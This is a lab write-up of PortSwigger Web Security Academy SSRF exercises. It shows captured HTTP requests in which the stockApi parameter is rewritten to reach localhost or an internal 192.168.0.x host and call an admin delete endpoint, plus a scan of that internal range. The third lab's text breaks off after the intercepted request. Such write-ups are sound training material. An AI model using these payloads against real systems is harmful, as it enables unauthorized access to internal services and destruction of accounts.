
Server Side Request Forgery

- Server-side request forgery is a web security vulnerability that allows an attacker to cause the server-side application to make requests to an unintended location.
- In a typical SSRF attack, the attacker might cause the server to make a connection to internal-only services within the organization’s infrastructure. In other cases, they may be able to force the server to connect to arbitrary external systems. This could leak sensitive data, such as authorization credentials.
Lab 1: Basic SSRF against the local server

- After Accessing the labs we just have to view details page and check the stocks and capture that req,
- We can see that it is
/product/stockAPI with some parameters,
POST /product/stock HTTP/1.1
Host: 0aec00920488b14a831574bd00f400be.web-security-academy.net
Connection: keep-alive
Content-Length: 107
Cache-Control: max-age=0
sec-ch-ua: "Chromium";v="142", "Google Chrome";v="142", "Not_A Brand";v="99"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Windows"
Origin: https://0aec00920488b14a831574bd00f400be.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/142.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0aec00920488b14a831574bd00f400be.web-security-academy.net/product?productId=1
Accept-Encoding: gzip, deflate, br, zstd
Accept-Language: en-US,en;q=0.9
Cookie: session=prucCPckJHbFkihl7fKpuxwB6UD5jFJB

stockApi=http%3A%2F%2Fstock.weliketoshop.net%3A8080%2Fproduct%2Fstock%2Fcheck%3FproductId%3D1%26storeId%3D1
- Now after URL Decoding the body parameters we can see that there is URL which is requesting some site so we can try localhost URL,
stockApi=http://stock.weliketoshop.net:8080/product/stock/check?productId=1&storeId=1
- By Replacing with this, and url encode it (optional)
stockApi=http://localhost/admin/delete?username=carlos

- It gives
302 foundwhich means that it is successful and usercarlosis deleted.
Lab 2: Basic SSRF against another back-end system
- After Accessing the labs we just have to view details page and check the stocks and capture that req,
POST /product/stock HTTP/1.1
Host: 0a64008904342da18004175b007f00ec.web-security-academy.net
Connection: keep-alive
Content-Length: 96
sec-ch-ua-platform: "Windows"
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/142.0.0.0 Safari/537.36
sec-ch-ua: "Chromium";v="142", "Google Chrome";v="142", "Not_A Brand";v="99"
Content-Type: application/x-www-form-urlencoded
sec-ch-ua-mobile: ?0
Accept: */*
Origin: https://0a64008904342da18004175b007f00ec.web-security-academy.net
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://0a64008904342da18004175b007f00ec.web-security-academy.net/product?productId=1
Accept-Encoding: gzip, deflate, br, zstd
Accept-Language: en-US,en;q=0.9
Cookie: session=KPWArg1rlSYSP2gZWhS3QGG4w684zBT3

stockApi=http%3A%2F%2F192.168.0.1%3A8080%2Fproduct%2Fstock%2Fcheck%3FproductId%3D1%26storeId%3D1

- Now in this lab we have to brute force thought IP range
192.168.0.X,
POST /product/stock HTTP/1.1
Host: 0a64008904342da18004175b007f00ec.web-security-academy.net
Connection: close
Content-Length: 40
sec-ch-ua-platform: "Windows"
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/142.0.0.0 Safari/537.36
sec-ch-ua: "Chromium";v="142", "Google Chrome";v="142", "Not_A Brand";v="99"
Content-Type: application/x-www-form-urlencoded
sec-ch-ua-mobile: ?0
Accept: */*
Origin: https://0a64008904342da18004175b007f00ec.web-security-academy.net
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://0a64008904342da18004175b007f00ec.web-security-academy.net/product?productId=1
Accept-Encoding: gzip, deflate, br, zstd
Accept-Language: en-US,en;q=0.9
Cookie: session=KPWArg1rlSYSP2gZWhS3QGG4w684zBT3

stockApi=http://192.168.0.$X$:8080/admin/
- So we will add this to automate and start attack and we will filter by status code
200,


- We get

200on this IP range,192.168.0.150so now again we include delete API and send it and we solve the lab,
POST /product/stock HTTP/1.1
Host: 0a64008904342da18004175b007f00ec.web-security-academy.net
Connection: close
Content-Length: 40
sec-ch-ua-platform: "Windows"
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/142.0.0.0 Safari/537.36
sec-ch-ua: "Chromium";v="142", "Google Chrome";v="142", "Not_A Brand";v="99"
Content-Type: application/x-www-form-urlencoded
sec-ch-ua-mobile: ?0
Accept: */*
Origin: https://0a64008904342da18004175b007f00ec.web-security-academy.net
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://0a64008904342da18004175b007f00ec.web-security-academy.net/product?productId=1
Accept-Encoding: gzip, deflate, br, zstd
Accept-Language: en-US,en;q=0.9
Cookie: session=KPWArg1rlSYSP2gZWhS3QGG4w684zBT3

stockApi=http://192.168.0.150:8080/admin/delete?username=carlos
Lab 3: Blind SSRF with out-of-band detection
- We will intercept the
view productrequest,
GET /product?productId=1 HTTP/2
Host: 0a2a00a50460650d80759acc00cd001c.web-security-academy.net
Cookie: session=7dFYQWS30mNOvYptqZVWYYr1kiQCl65N
Sec-Ch-Ua: "Not_A Brand";v="99", "Chromium";v="142"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/142.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0a2a00a50460650d80759acc00cd001c.web-security-academy.net/
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
